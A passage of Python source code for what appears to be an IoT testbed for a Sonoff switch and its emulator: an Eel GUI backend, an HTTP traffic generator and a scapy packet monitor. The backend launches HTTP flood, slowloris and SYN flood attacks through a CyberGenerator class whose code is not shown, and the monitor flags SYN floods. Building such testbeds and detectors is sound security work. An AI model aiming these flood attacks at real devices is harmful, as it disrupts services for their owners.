        attack_thread_IoT  = IoT_process
        attack_thread_Emu = Emu_process
        attack_info.start()
        IoT_process.start()
        Emu_process.start()


    elif device == "Emulator":
        selected_device = "Sonoff_emulator"
        print(selected_device,attack_value)
        # global attack_thread_Emu
        attack_info = threading.Thread(target=update_cyber_attack_information,
name='attack_info',args=(attack_value,))
        #Emu_thrd = threading.Thread(target=start_cyber_traffic,
name='emulator_generator',args=(attack_value,"Sonoff_emulator",))
        Emu_process = multiprocessing.Process(target=start_cyber_traffic,
name='IoT_generator',args=(attack_value,"Sonoff_emulator",))
        attack_thread_Emu = Emu_process
        attack_info.start()
        Emu_process.start()

    elif device == "IoT":
        selected_device = "Sonoff"
        print(selected_device,attack_value)
        # global attack_thread_IoT
        attack_info = threading.Thread(target=update_cyber_attack_information,
name='attack_info',args=(attack_value,))
        # IoT_thrd = threading.Thread(target=start_cyber_traffic,
name='IoT_generator',args=(attack_value,"Sonoff",))
        IoT_process = multiprocessing.Process(target=start_cyber_traffic,
name='IoT_generator',args=(attack_value,"Sonoff",))
        attack_thread_IoT = IoT_process
        attack_info.start()
        IoT_process.start()
    else:
        print("ineligible")
    return

@eel.expose
def stop_cyber_generator():
    set_event_trd = threading.Thread(target=kill_process_event,
name='set_usage_event',args=())
    set_event_trd.start()
    set_event_trd.join()
    print("stopped cyber generator execution")
    return

def kill_process_event():
    # attack_thread.terminate()
    try :
        attack_thread_IoT.terminate()
        attack_thread_Emu.terninate()
    except Exception as e:
        print(" No running process error {}".format(e))

    print("Terminated cyber generator process")
    return

def update_usage_information(usecase):
    device = "Sonoff_emulator"
    packet_order_list,num_oT_rounds,list_of_frequency,dist_type =
get_generator_info(usecase,device)
    output = {"usage_combo":usecase,"useage_distribution":dist_type}
    eel.update_network_details(output,device,'')
    return

def update_cyber_attack_information(attack):
    device = "Sonoff_emulator"
    attack_level_dict =
{"Http_flood":"Application","slowloris":"Application","Syn_flood":"Transport"}
    attack_layer = attack_level_dict[attack]
    output = {"attack_type":attack,"attack_layer":attack_layer}
    eel.update_network_details(output,device,'')
    return

def start_cyber_traffic(attack_value,device):
    iot_cyber_generator = CyberGenerator(attack_value,device)
    iot_cyber_generator.send_attack()
    return

# def generate_traffic():
def start_traffic(DEVICE,USE_CASE,light_id):

    print(" Traffic genenrator running")
    generator.IoT_name = DEVICE
    iot_name = generator.IoT_name
    generator.selected_usecase = USE_CASE
    usecase = generator.selected_usecase
    iot_generator = generator.Generator(usecase,iot_name)
    behavior_count = 0
    behavior_failure = 0
    behavior_success = 0
    behavior_failure_treshold = 0.75
    result = 0
    packet_response = 0
    elps_dur = 0
    resp_time = 0
    info = {}
    counter = 0
    packet_order_list,num_oT_rounds,list_of_frequency,dist_type =
get_generator_info(usecase,iot_name)
    for i in range(num_oT_rounds):

        if exit_generator_event.is_set():
            # break
            sys.exit()
        wait_time = list_of_frequency[i]

        if i < len(packet_order_list):
            item = packet_order_list[i]
        else:
            item = "default"
        payload = None

        the_generator = iot_generator.usage_maps[item]
        s_header = generator.make_header(data=iot_generator.raw_http_data)
        ts = datetime.datetime.now()
        iot_generator.dur_array.append(ts)
        packet_response = 
generator.generate(header=s_header,conf_data=iot_generator.raw_config_data,gen_data=io
t_generator.raw_gen_data,payload=payload,generator=the_generator,payload_format=iot_ge
nerator.payload_format)
        specs,methd,path = 
generator.get_generation_details(iot_generator.raw_gen_data,the_generator)
        elps_dur = generator.get_request_elapse_time(packet_response)
        iot_generator.elapse_dur_array.append(float(elps_dur))

        if elps_dur == -1:
            resp_time = "-"
        else:
            resp_time = round(elps_dur,3)

        # Domain specification check
        print('\n')
        print("Generator Domain specification check")
        result = 
generator.domain_specification_check(iot_generator.beh_stats,iot_generator.domain_spec
s,elps_dur)
        # print(result,result)
        color_dict = {"green":"
#4CAF50","red":"#f44336","black":"#050505","yellow":"yellow","brown":"brown"}
        eel.light_update_upgrade(light_id,iot_generator.threadname,color_dict[result])

        if result == "green":
            behavior_count += 1
            behavior_success += 1
        else:
            behavior_count += 1
            behavior_failure += 1
        pct = behavior_failure/behavior_count
        behavior_output = 
{"pass":behavior_success,"fail":behavior_failure,"total":behavior_count,"percent":roun
d(pct,2)}
        behavior_monitor = {"treshold":behavior_failure_treshold,"value":round(pct,2)}
        current_ts = datetime.datetime.now()
        current_time = 
generator.calculate_duration(date_1=iot_generator.base_ts,date_2=current_ts)


        monitor_output = 
{"timelapse":str(datetime.timedelta(seconds=round(current_time,0))),"responce_time":re
sp_time}
        counter = i +1
        info = {"count":counter}
        eel.update_network_details(info,iot_generator.threadname,"")
        eel.update_network_details(monitor_output,iot_generator.threadname,'')

eel.update_network_details(behavior_output,iot_generator.threadname,'behavior')

eel.update_network_details(behavior_monitor,iot_generator.threadname,'behavior')

        print('\n')
        #
generator.behavior_check_elapse_time(iot_generator.raw_http_data,elps_dur,iot_generato
r.threadname)
        result = 0
        packet_response = 0
        elps_dur = 0
        time.sleep(wait_time)

    # get calculated packet frequency
    cal_ts_array =
iot_generator.get_calculated_packet_frequency(dur_array=iot_generator.dur_array)
    print(iot_generator.threadname)
    print("initial timing interval {}".format(iot_generator.ts_array))
    print("actual timing interval {}".format(cal_ts_array))
    print("elaspe time for each http packet
{}".format(iot_generator.elapse_dur_array))
    print("statistics : mean = {},  max = {}, min = {}, range = {}, median = {},
variance = {}, stdev =
{}".format(stats.mean(iot_generator.elapse_dur_array),max(iot_generator.elapse_dur_arr
ay),min(iot_generator.elapse_dur_array),max(iot_generator.elapse_dur_array)-
min(iot_generator.elapse_dur_array),stats.median(iot_generator.elapse_dur_array),stats
.variance(iot_generator.elapse_dur_array),stats.stdev(iot_generator.elapse_dur_array))
)
    print('\n')

    eel.light_update_upgrade(light_id,iot_generator.threadname,'#bbb')
    return iot_generator.raw_usage_data['usage']['default']['distribution']

def start_monitor(DEVICE,USE_CASE,light,text):
    packet_order_list,num_oT_rounds,list_of_frequency,dist_type =
get_generator_info(USE_CASE,DEVICE)
    mnt = monitor.Monitor(USE_CASE,packet_order_list,DEVICE,light,text)
    # print("packet order check",packet_order_list)

    def stopfilter(x):
        if exit_generator_event.is_set():
            return True
        else:
            return False

    sniff(session=TCPSession, prn=mnt.packet_callback,stop_filter=stopfilter)
    # sniff(prn=mnt.packet_callback)
    return

def get_generator_info(usecase,iot_name):
    iot_generator = generator.Generator(usecase,iot_name)

    usecase_scenerio = iot_generator.get_usage_scenerio(usage=iot_generator.usage)
    usecase_combination_details =
iot_generator.get_combination_information(usecase=usecase_scenerio)
    distribution_type =
iot_generator.get_distribution_type(combination_details=usecase_combination_details)

    if distribution_type == "exponential":
        list_of_frequency,num_oT_rounds =
iot_generator.exponential_distribution(combination_details=usecase_combination_details
)
    elif distribution_type == "constant":
        list_of_frequency,num_oT_rounds =
iot_generator.constant_distribution(combination_details=usecase_combination_details)
    else:
        print("not ready")
        pass
    num_of_rounds = usecase_combination_details["rounds"]
    packet_order_list =
iot_generator.get_packet_list(combination_details=usecase_combination_details,rounds=n
um_of_rounds)

    return packet_order_list,num_oT_rounds,list_of_frequency,distribution_type

# Start the index.html file
try:
    eel.start("index.html",port=PORT, size=(1124, 1020), block=False)
except (SystemExit, MemoryError, KeyboardInterrupt):
    # We can do something here if needed
    # But if we don't catch these safely, the script will crash
    pass

Counter =0
while True:
    Counter +=1
    if Counter >= 1000:
        print("Main Eel process running")
        Counter =0
    eel.sleep(1.0)
```

Genenrator.py

```
import requests
import json
import time
import datetime
import  random
from random import expovariate
import statistics as stats
import threading
import os
import sys


cwd = os.getcwd()

def calculate_duration(date_1,date_2):
    time_delta = (date_2 - date_1)
    total_seconds = time_delta.total_seconds()
    return total_seconds

def volume_check(some_list):
    if len(some_list) == 2:
        iot = some_list[0]
        emu = some_list[1]

        print("DOMAIN CHECK")
        if len(iot) == len(emu):
            print("passed the domain frequency check iot's :{} emulator's
:{}".format(len(iot),len(emu)))
        else:
            print("failed the domain frequency check iot's :{} emulator's
:{}".format(len(iot),len(emu)))
        print('\n')
    return

def compare_data(data_list):
    try:
        iot = data_list[1]['IoT']
        emu = data_list[0]['Emulator']
    except:
        iot = data_list[0]['IoT']
        emu = data_list[1]['Emulator']
    sol = iot-emu
    print("DOMAIN CHECK : EMULATOR VS IOT")
    print("IOT Elapse time {}".format(iot))
    print("Emulator Elapse time {}".format(emu))
    print("Elaspse time varriation {}".format(sol))
    print('\n')
    return

def get_specs_calc(dList,spec):
    delimeter_list = dList.split(',')
    if len(delimeter_list) > 1:
        if "-" in delimeter_list:
            out_put = spec[delimeter_list[0]] - spec[delimeter_list[2]]
        elif "+" in delimeter_list:
            out_put = spec[delimeter_list[0]] + spec[delimeter_list[2]]
        elif "*" in delimeter_list:
            out_put = spec[delimeter_list[0]] * spec[delimeter_list[2]]
        else:
            print("operation not found")
            out_put = None
    else:

        out_put = spec[delimeter_list[0]]
    return out_put

def domain_specification_check(spec,d_spec,elps_time):
    green_lb = get_specs_calc(d_spec['green']["lb"],spec)/2
    green_ub = get_specs_calc(d_spec['green']["ub"],spec)
    yellow_lb = get_specs_calc(d_spec['yellow']["lb"],spec)
    yellow_ub = get_specs_calc(d_spec['yellow']["ub"],spec)
    red_lb = get_specs_calc(d_spec['red']["lb"],spec)
    treshold_status = ''

    if elps_time < 0:
        treshold_status = 'black'
        print("status: Server Failure !!!!")
        print("An exception has occoured with the server")
    elif elps_time >= 0 and elps_time <= green_ub:
        treshold_status = 'green'
        print("status: GREEN !!!")
        print("The value elapse time value is {}, this is  between {} and {}
".format(elps_time,green_lb,green_ub))
    elif elps_time >= yellow_lb and elps_time <= yellow_ub:
        treshold_status = 'yellow'
        print("status: YELLOW !!!")
        print("The value elapse time value is {}, this is  between {} and {}
".format(elps_time,yellow_lb,green_ub))
    elif elps_time > red_lb:
        treshold_status = 'red'
        print("status: RED !!!")
        print("The value elapse time value is {}, this is greater {}
".format(elps_time,red_lb))
    else:
        treshold_status = 'Crazy'
        print("status: Crazy")
        print(elps_time)
        treshold_status = 'brown'

    return treshold_status

def generate_treshold(ub=None,lb=None):
    if ub == None:
        ub = 60.0
    if lb == None:
        lb = -10.0
    temp = random.uniform(lb,ub)
    ts = time.time()
    data = dict(time_stamp =ts,temperature=temp)
    return data

def get_data(fileName):
    f = open(fileName,)
    jData = json.load(f)
    f.close()
    return jData

def make_header(data):
    raw_headers = data["header_details"]
    # raw_headers['Connection']='close'
    return raw_headers

def make_url(data,path):

    url_path = path
    raw_host = data["host_details"]
    base_url = raw_host["base_url"]
    port = raw_host["port"]
    full_url = base_url + ':' + port + '/' + url_path
    return full_url
```

```
def get_request(url,head):
    full_url = url
    headers = head
    r = requests.get(full_url, headers=headers)
    return r

def put_request(url,pload,head=None):
    full_url = url
    payload = pload
    headers = head
    r = requests.put(full_url,headers=headers,data=payload)
    return r

def post_request(url,pload,head=None):
    full_url = url
    payload = pload
    headers = head
    r = requests.post(full_url,data=payload)
    return r

def get_generation_details(data,generator=None):

    if generator == None:
        generator = "default"
    generator_data = data[generator]

    gen_specs = generator_data["details"]
    method = generator_data["method"]
    path = generator_data["paths"]
    return gen_specs,method,path

def get_payload(data,generator=None):
    if generator == None:
        generator = "default"
    payload = data[generator]["payload"]
    return payload

def get_distribution_exp(mu,num_intervals):
    intervals = [expovariate(mu) for i in range(num_intervals)]
    timestamps = [0.00]
    timestamp = 0.0

    for t in intervals:
        timestamp = (t/60)
        timestamps.append(timestamp)
    return timestamps

def get_list_of_combination(rounds,c_array):
    arr =[]
    for i in range(rounds):
        arr += c_array
    return arr

def calculate_duration(date_1,date_2):
    time_delta = (date_2 - date_1)
    total_seconds = time_delta.total_seconds()
    return total_seconds
```

```
def behavior_check_elapse_time(data,arr_tm,thread=None):

    elaspe_tresh = data['OSI_details']['elapse_time']['treshold']
    accepted_range = data['OSI_details']['elapse_time']['range']
    ub = elaspe_tresh + accepted_range
    lb = elaspe_tresh - accepted_range

    if thread != None:
        print(thread)
    print("GENERATOR BEHAVIOR CHECK PREVIOUS")
    if arr_tm > lb and arr_tm < ub:
        print("The behavior passed the elspae time {} is within the specified range {} 
and {}".format(arr_tm,lb,ub))
        print('\n')
    else:
        print("The behavior failed the elapse time  {} is not within  the specified 
range {} and {}".format(arr_tm,lb,ub))
        print('\n')
    return

def 
generate(header,conf_data,gen_data,payload=None,generator=None,payload_format=None):
    raw_gen_data = gen_data
    specs,methd,path = get_generation_details(raw_gen_data,generator)
    full_path = make_url(data=conf_data,path=path)

    if methd == 'get':
        try:
            r_get = get_request(url=full_path,head=header)
            packet_response = r_get
        except:
            print("server failure")
            packet_response = -1
            pass
    elif methd == 'put':
        try:
            if payload == None:
                pload = get_payload(data=gen_data,generator=generator)
            else:
                pload = payload
            if payload_format == "json":
                r_put = put_request(url=full_path,pload=json.dumps(pload),head=header)
            else:
                r_put = put_request(url=full_path,pload=pload,head=header)

            packet_response = r_put
        except:
            print("server failure")
            packet_response = -1
            pass

    elif methd == 'post':
        try:
            if payload == None:
                pload = get_payload(data=gen_data,generator=generator)
            else:
                pload = payload
            if payload_format == "json":
                r_post =
post_request(url=full_path,pload=json.dumps(pload),head=header)
            else:
                r_post = post_request(url=full_path,pload=pload,head=header)

            packet_response = r_post
        except:
            print("server failure")
            packet_response = -1

    return  packet_response

def get_request_elapse_time(request):
    try:
        elapsed_time = request.elapsed.total_seconds()
    except:
        elapsed_time = request
    return elapsed_time

class Generator:
    def __init__(self,usage,IoT_name):
        self.usage = usage
        self.threadname = IoT_name
        self.ts_array = []
        self.dur_array = []
        self.elapse_dur_array = []
        base_dirr = str(cwd)+ "/app"
        file_location = base_dirr + "/" + "description"
        server_file_name = base_dirr + "/" + IoT_name + "/configuration.json"
        generate_file_name = file_location +'/generate.json'
        http_file_name = file_location  +'/http_interface.json'
        usage_file = file_location +'/usage.json'
        self.base_ts = datetime.datetime.now()

        self.raw_gen_data = get_data(fileName=generate_file_name)
        self.raw_config_data = get_data(fileName=server_file_name)
        self.raw_http_data = get_data(fileName=http_file_name)
        self.raw_usage_data = get_data(fileName=usage_file)
        self.usage_maps = self.raw_gen_data["maps"]
        self.beh_stats = self.raw_usage_data["behavior_statistics"][self.threadname]
        self.domain_specs = self.raw_usage_data ["domain_level_specifications"]
        self.payload_format = self.raw_http_data["payload"]["format"]

    def get_usage_scenerio(self,usage):
        usecase = usage
        if not usecase:
            usecase = "default"
        return usecase

    def get_combination_information(self,usecase):
        usage_combinations = self.raw_usage_data["usage"]
        combination_details = usage_combinations[usecase]
        return combination_details

    def get_distribution_type(self,combination_details):
        distribution = combination_details['distribution']
        return distribution

    def exponential_distribution(self,combination_details):
        combination = combination_details["combination"]
        combo = get_list_of_combination(combination_details["rounds"],combination)
        no_of_rounds = len(combination) * combination_details["rounds"]
        freq = combination_details["frequency"]
        lamb_da = freq/60/60
        ts_array = get_distribution_exp(mu=lamb_da,num_intervals=no_of_rounds)
        ts_array = [0.0, 53.118585581884204, 94.81206503378704, 11.943560222782134,
38.409122240396066]
        rounds = len(ts_array)
        frequency_array = ts_array
        return frequency_array,rounds

    def constant_distribution(self,combination_details):
        combination = combination_details["combination"]
        rounds = len(combination) * combination_details["rounds"]
        frequency = combination_details["frequency"]
        frequency_array = []
        for i in range(rounds):
            frequency_array.append(frequency)
        return frequency_array,rounds

    def get_packet_list(self,combination_details,rounds):
        combination = combination_details["combination"]
        if len(combination) == 1:
            combo = []
            for i in range(rounds):
                combo.append(combination[0])
        else:
            combo = get_list_of_combination(rounds,combination)
        return combo

    def get_calculated_packet_frequency(self,dur_array):
        cal_ts_array = [0.00]
        ndur =0
        if len(dur_array) % 2:
            for i in range(len(dur_array)-1):
                dur = calculate_duration(dur_array[i],dur_array[i+1])
                cal_ts_array.append(dur)
        return cal_ts_array
```

Monitor.py

```
from scapy.all import *
# from  scapy_http.http import *
from scapy.layers import http
import ast
import datetime
import app.validator as validator
import sys
from scapy.layers.inet import IP
from scapy.all import Ether,TCP
from scapy.layers.l2 import getmacbyip
```

```
import eel
import re

load_layer("http")

def clear_iot_list():
    global information_IOT
    information_IOT = []
    return

def unpad(messages):
    i = len(messages) -1
    while messages[i] == 0:
        i -=1
    new_message = messages[:i+1]
    return new_message

def Merge(dict1, dict2):
    res =  res = {**dict1, **dict2}
    return res

def extract_sonoff_reponse_json_payload(payload):
    pattern = re.compile(r'\{*\"w*([a-z]*)\":(\d+)')
    try:
        matches = pattern.finditer(payload)
        outer = {}
        for match in matches:
            dkey = str(match.group(1))
            ditem = str(match.group(2))
            outer[dkey] = ditem
    except:
        outer = ""
    return outer

def extract_sonoff_emulator_payload(payload):
    pattern = re.compile(r'[{]*\"([a-z_]+)\":[\s]([0-9]+)')
    try:
        matches = pattern.finditer(payload)
        outer = {}
        for match in matches:
            dkey = match.group(1)
            dvalue = match.group(2)
            outer[dkey] = dvalue
    except:
        outer = ""
    return outer

def get_sonoff_response_status(payload):
    pattern = re.compile(r'(HTTP/1.[01])\s([0-9]+)')
    pattern2 = re.compile(r'([a-zA-Z-]*):([A-Za-z0-9 :/,.]*)')
    try:
        matches = pattern.finditer(payload)
        matches2 = pattern2.finditer(payload)
        outer = {}
        for match in matches:
            version = match.group(1)
            dkey = match.group(2)
            outer["status_code"] = dkey
            outer["version"] = version

        for matchs in matches2:
            dictkey = matchs.group(1)
            dictvalue = matchs.group(2)
            outer[dictkey] = dictvalue.strip()
    except:
        outer["status_code"]= 400

    return outer

def extract_header_details(payload,verb):
    try:
        http_header_raw = payload[:payload.index(b"\r\n\r\n")+2]
        http_header_dict = dict(re.findall(r"(?P<name>.*?): (?P<value>.*?)\r\n",
http_header_raw.decode("utf8")))
        url_path = payload[payload.index(verb)+4:payload.index(b"
HTTP/1.1")].decode("utf8")
        http_header_dict['url-path'] = url_path
    except Exception as e:
        http_header_dict = {'Host': "", 'User-Agent': '', 'Accept-Encoding': '',
'Accept': '*/*', 'Connection': '', 'Content-Length': '', 'url-path': ''}
        print(e)
        pass
    return http_header_dict

def extract_PUT_payload(payload):
    if payload == None:
        return
    pay_value_dict = {}
    pay_value = payload[payload.index(b"value"):].decode("utf8")
    temp = pay_value.split('=')
    data = unpad(temp[1])
    if len(data) > 5:
        data = data[:5]
    pay_value_dict[temp[0]] = ast.literal_eval(data)
    return pay_value_dict

def extract_POST_payload(payload):
    if payload == None:
        return
    try:
        pattern = re.compile(r'\{\"w*([a-z]*)\":\s\"w*([a-z]*)\"\}*')
        matches = pattern.finditer(payload.decode('utf-8'))
        outer = {}
        for match in matches:
            dkey = str(match.group(1))
            ditem = str(match.group(2))
            outer[dkey] = ditem

        pay_value_dict ={}
        key = list(outer.keys())[1]
        data = outer[key]
        pay_value_dict[key] = str(data)
    except:
        pay_value_dict = {}
        print("exception")
    return pay_value_dict
```

```
def extract_reponse_json_payload(payload):
    patt =re.compile("(?P<name>.*?): (?P<value>.*)")
    try:
        xpressn = re.findall(patt, payload)
        response_payload_dict = {}
        for pat in xpressn:
            key = pat[0]
            key = key.strip()
            key = key.strip('""')
            response_payload_dict[key] = pat[1].strip(",")
    except:
        response_payload_dict = ""
    return response_payload_dict

def extract_TCP_info(packet,time,counter,num_pact):
    info ={}
    info['src_ip'] = packet[IP].src
    info['dst_ip'] = packet[IP].dst
    info['ip_protocol'] = packet[IP].proto
    info['ip_version'] = packet[IP].version
    info['src_port'] = packet[TCP].sport
    info['dst_port'] = packet[TCP].dport
    info['num_packs'] = num_pact
    return info

def get_generator_details(verb,path):
    return verb,path

def get_combo_methodmpath(usecase,comb,raw_use_data,raw_gen_data):
    generator = raw_use_data['maps'][comb[0]]
    mth = str(raw_gen_data[generator]['method'])
    pth = '/' +str(raw_gen_data[generator]['paths'])
    ts_array = [0.0, 53.118585581884204, 94.81206503378704, 11.943560222782134,
38.409122240396066]
    dist = raw_use_data['usage'][usecase]["distribution"]
    if dist == "constant":
        rounds = len(comb) *  raw_use_data['usage'][usecase]["rounds"]
    elif dist == "exponential":
        rounds = len(ts_array)
    else:
        rounds = 10
    return mth,pth,rounds

def calculate_duration(date_1,date_2):
    time_delta = (date_2 - date_1)
    total_seconds = time_delta.total_seconds()
    return total_seconds


def get_timing_packet(timestamp_array,raw_use_data,use_comb=None,rounds=None):
    if rounds == None:
        nun_rounds = 5
    else:
        nun_rounds = rounds
    cal_ts_array = []
    if len(timestamp_array) >= 2:
        for i in range(len(timestamp_array)-1):
            if i%2 ==0:
                dur = calculate_duration(timestamp_array[i],timestamp_array[i+1])
                cal_ts_array.append(dur)
            else:
                pass
        if len(cal_ts_array) <= nun_rounds:

            if use_comb == None:
                usec = "default"
            else:
                usec = use_comb
            runs = len(cal_ts_array) - 1
            tming = cal_ts_array[runs]
            validator.behavior_check(raw_use_data,usec,runs,tming)
        else:
            pass
        return cal_ts_array
    else:
        return 0.00

def get_timing(timestamp_array,raw_use_data,use_comb=None,rounds=None):
    if rounds == None:
        nun_rounds = 5
    else:
        nun_rounds = rounds
    cal_ts_array = [0.00]
    if len(timestamp_array) >= 2:
        for i in range(len(timestamp_array)-1):
            dur = calculate_duration(timestamp_array[i],timestamp_array[i+1])
            cal_ts_array.append(dur)
        if len(cal_ts_array) <= nun_rounds:

            if use_comb == None:
                usec = "default"
            else:
                usec = use_comb
            runs = len(cal_ts_array) - 1
            tming = cal_ts_array[runs]
            validator.behavior_check(raw_use_data,usec,runs,tming)
        else:
            pass
        return cal_ts_array
    else:
        return 0.00

def get_packet_timing(timestamp_array_req,timestamp_array_resp):
    cal_ts_array = [0.00]
    if len(timestamp_array_req) > 0 and len(timestamp_array_req) > 0:
        for i in range(len(timestamp_array_req)-1):
            dur = calculate_duration(timestamp_array_resp[i],timestamp_array_req[i+1])
            cal_ts_array.append(dur)
        if len(cal_ts_array) == 4  :
            pass
        return cal_ts_array
    else:
        return 0.00

def boolean_to_statistics(bool_dict):
    vals = bool_dict.values()
    passing =0
    failing = 0
    total = len(vals)
    for val in vals:
        if val ==True:
            passing +=1
        else:
            failing +=1
    pct = (failing/total)
    return {"pass":passing,"fail":failing,"total":total,"percent":round(pct,2)}

class Monitor:

    def __init__(self,use,payload_order,name,light_d,text_d):
        file_name = name
        cwd = str(os.getcwd() )
        hmdir = "description"
        server_file_name = cwd + '/app/'  + file_name + '/configuration.json'

        http_file_name = cwd + '/app/'  + hmdir +  '/http_interface.json'
        generator_file_name = cwd + '/app/' + hmdir   +  '/generate.json'
        usage_file_name = cwd + '/app/'  + hmdir +  '/usage.json'
        domain_file_name = cwd + '/app/'  + hmdir +  '/business_interface.json'
        tcp_file_name = cwd + '/app/'  + hmdir +  '/tcp_interface.json'

        #Extract files
        self.raw_config_data = validator.get_data(fileName=server_file_name)
        self.raw_http_data = validator.get_data(fileName=http_file_name)
        self.raw_gen_data = validator.get_data(fileName=generator_file_name)
        self.raw_use_data = validator.get_data(fileName=usage_file_name)
        self.raw_domain_data = validator.get_data(fileName=domain_file_name)
        self.raw_tcp_data = validator.get_data(fileName=tcp_file_name)

        host,port = validator.get_config_details(data=self.raw_config_data)
        self.port = int(port)

        self.payload_order = payload_order
        self.usage_scenerio = use
        self.threadname = name
        self.single_combination =
self.raw_use_data['usage'][self.usage_scenerio]["combination"] #[0]
        self.status_report = ''
        self.wait_time = self.raw_use_data['usage'][self.usage_scenerio]["frequency"]
        mt,var,self.rnds =
get_combo_methodmpath(self.usage_scenerio,self.single_combination,self.raw_use_data,se
lf.raw_gen_data)
        method,path = get_generator_details(mt,var)
        self.light_id = light_d
        self.text_id = text_d
        self.path = path
        self.counting = 0
        self.request_ts = []
        self.reqresp_ts = []
        global information_IOT
        self.payload_dict_extract ={}
        self.flag_stack = ""
        self.syn_flag_stack = ""
        self.syn_flag_num = 0
        self.tcp_flag_num = 0
        self.response_count = 0
        self.response_error_count = 0
        self.response_success_count = 0
        self.numcheck = 0
        self.domain_check_error_count = 0
        self.domain_check_count = 0
        self.domain_check_sucess_count = 0
        self.date_time = ""
        self.info ={}
        self.sequence_number = 0
        self.pervious_sequence_number = 0
        self.syn_treshold = 3
        self.error_treshold = 0.4
        self.payload = {}
        self.response = {}
        self.header = {}
        self.client_flags = ""
        self.server_flags = ""
        self.test_flags = ""
        self.tcp_check_results = {}
        self.flag_dict = {}
        self.Handshake_buff_len =
self.raw_tcp_data["flag_details"]["3way_handshake"]["flag_num"]
        self.http_buff_len =
self.raw_tcp_data["flag_details"]["3way_handshake"]["flag_num"]
        self.close_buff_len =
self.raw_tcp_data["flag_details"]["3way_handshake"]["flag_num"]
        pv = validator.path_varriables_list(path)
        self.resp_dat =
validator.get_request_details_by_path(data=self.raw_http_data,path_list=pv,method=meth
od)

    def packet_callback(self,packet):

        if TCP in packet:
            if packet[IP].dport == self.port or packet[IP].sport == self.port:
                client_flag = ""
                server_flag = ""

                if packet[IP].dport == self.port:
                    client_flag = str(packet[TCP].flags)
                    self.flag_dict["src_flag"] = str(packet[TCP].flags)
                else:
                    server_flag = str(packet[TCP].flags)
                    self.flag_dict["dst_flag"] = str(packet[TCP].flags)


                if client_flag in "SAPAFA":
                    self.client_flags += client_flag
                    self.test_flags += client_flag

                if server_flag in "SAPAFA":
                    self.server_flags += server_flag
                    self.test_flags += server_flag

                eel.update_network_details(self.flag_dict,self.threadname,'')
                buff_size = len(self.test_flags)

                if buff_size > 0 and buff_size < 2:
                    if not(self.test_flags[0] in "SPF"):
                        print("tcp_cutoff",self.test_flags)
                        self.client_flags = ""
                        self.server_flags = ""
                        self.test_flags = ""

                if buff_size >= 4 and buff_size <= 9:
                    print(self.test_flags)
                    if self.test_flags[0] == "S" and buff_size >=
self.Handshake_buff_len:

                        if self.client_flags in
self.raw_tcp_data["flag_details"]["3way_handshake"]["client"] and self.server_flags in
self.raw_tcp_data["flag_details"]["3way_handshake"]["server"]:
                            print()
                            print("TCP CHECK")
                            print()
                            print("passed the tcp handshake test")
                            self.tcp_check_results["handshake"] = True
                            print(self.test_flags,self.client_flags,self.server_flags)
                            print()
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""
                        else:
                            print()
                            print("TCP CHECK")
                            print()
                            print("failed the tcp handshake test")
                            print()
                            self.tcp_check_results["handshake"] = False
                            print(self.test_flags,self.client_flags,self.server_flags)
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""

                    elif self.test_flags[0] == "P" and buff_size >=
self.raw_tcp_data["flag_details"]["http"]["flag_num"] and buff_size <=
(self.raw_tcp_data["flag_details"]["http"]["flag_num"]+2):
                        if self.client_flags in
self.raw_tcp_data["flag_details"]["http"]["client"] and self.server_flags in
self.raw_tcp_data["flag_details"]["http"]["server"]:
                        # if self.client_flags == "PA" and self.server_flags in
"AAPA":
                            print()
                            print("TCP CHECK")
                            print()
                            print("passed the tcp request response test")
                            self.tcp_check_results["req_resp"] = True
                            print(self.test_flags,self.client_flags,self.server_flags)
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""
                        else:
                            print()
                            print("TCP CHECK")
                            print()
                            print("failed the tcp request response test")
                            self.tcp_check_results["req_resp"] = False
                            print(self.test_flags,self.client_flags,self.server_flags)
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""

                    elif (self.test_flags[0] == "F") and buff_size >=
self.raw_tcp_data["flag_details"]["close_connection"]["flag_num"] and buff_size <=
(self.raw_tcp_data["flag_details"]["close_connection"]["flag_num"]+ 2):
                        if self.client_flags in
self.raw_tcp_data["flag_details"]["close_connection"]["client"] and self.server_flags
in self.raw_tcp_data["flag_details"]["close_connection"]["server"]:
                        # if self.client_flags == "AAFA" and self.server_flags ==
"FAA":
                            print()
                            print("TCP CHECK")
                            print()
                            print("passed the tcp connection close test")
                            self.tcp_check_results["close_conn"] = True
                            print(self.test_flags,self.client_flags,self.server_flags)
                            tcp_stats = boolean_to_statistics(self.tcp_check_results)

eel.update_network_details(tcp_stats,self.threadname,'flag')
                            print()
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""
                            self.tcp_check_results = {}
                            # if self.counting  == self.rnds:
                            #     sys.exit()
                        else:
                            print()
                            print("TCP CHECK")
                            print()
                            print("failed the tcp connection close test")
                            self.tcp_check_results["close_conn"] = False
                            print(self.test_flags,self.client_flags,self.server_flags)
                            tcp_stats = boolean_to_statistics(self.tcp_check_results)

eel.update_network_details(tcp_stats,self.threadname,'flag')
                            print()
                            self.client_flags = ""
                            self.server_flags = ""
                            self.test_flags = ""
                            self.tcp_check_results = {}
                            # if self.counting  == self.rnds:
                            #     sys.exit()
                else:
                    if len(self.test_flags) > 9:
                        self.client_flags = ""
                        self.server_flags = ""
                        self.test_flags = ""
                # else:
```

```
                #     pass

                flg = str(packet[TCP].flags)
                if 'S' == flg:
                    self.syn_flag_stack += flg

                self.flag_stack += flg

                self.syn_flag_num = len(self.syn_flag_stack)
                self.tcp_flag_num = len(self.flag_stack)

                if self.flag_stack[0] == "S":
                    self.numcheck = 6
                elif self.flag_stack[0] == "A" :
                    self.numcheck = 5

                syn_details =
{"treshold":self.syn_treshold,"count_value":self.syn_flag_num}
                eel.update_network_details(syn_details,self.threadname,'syn')

                if len(self.flag_stack) >= self.numcheck:
                    print()
                    print("syn count",self.syn_flag_num)
                    print("tcp count",self.tcp_flag_num)
                    print()
                    self.flag_stack = ""
                    self.tcp_flag_num = 0
                    if len(self.syn_flag_stack) >= self.syn_treshold:
                        print("deadly SYN")
                        self.syn_flag_stack = ""
                        self.syn_flag_num = 0



        if scapy.layers.http.HTTP(packet):
            if TCP in packet:
                if packet[TCP].payload:
                    if packet[IP].dport == self.port:

                        payload = bytes(packet[TCP].payload)
                        self.flag_stack = ""
                        self.syn_flag_stack = ""
                        print("IP protocol: ",packet[IP].proto)
                        print("IP: ",packet[IP].src," ","TCP flag:
",packet[TCP].flags)
                        print()
                        try:
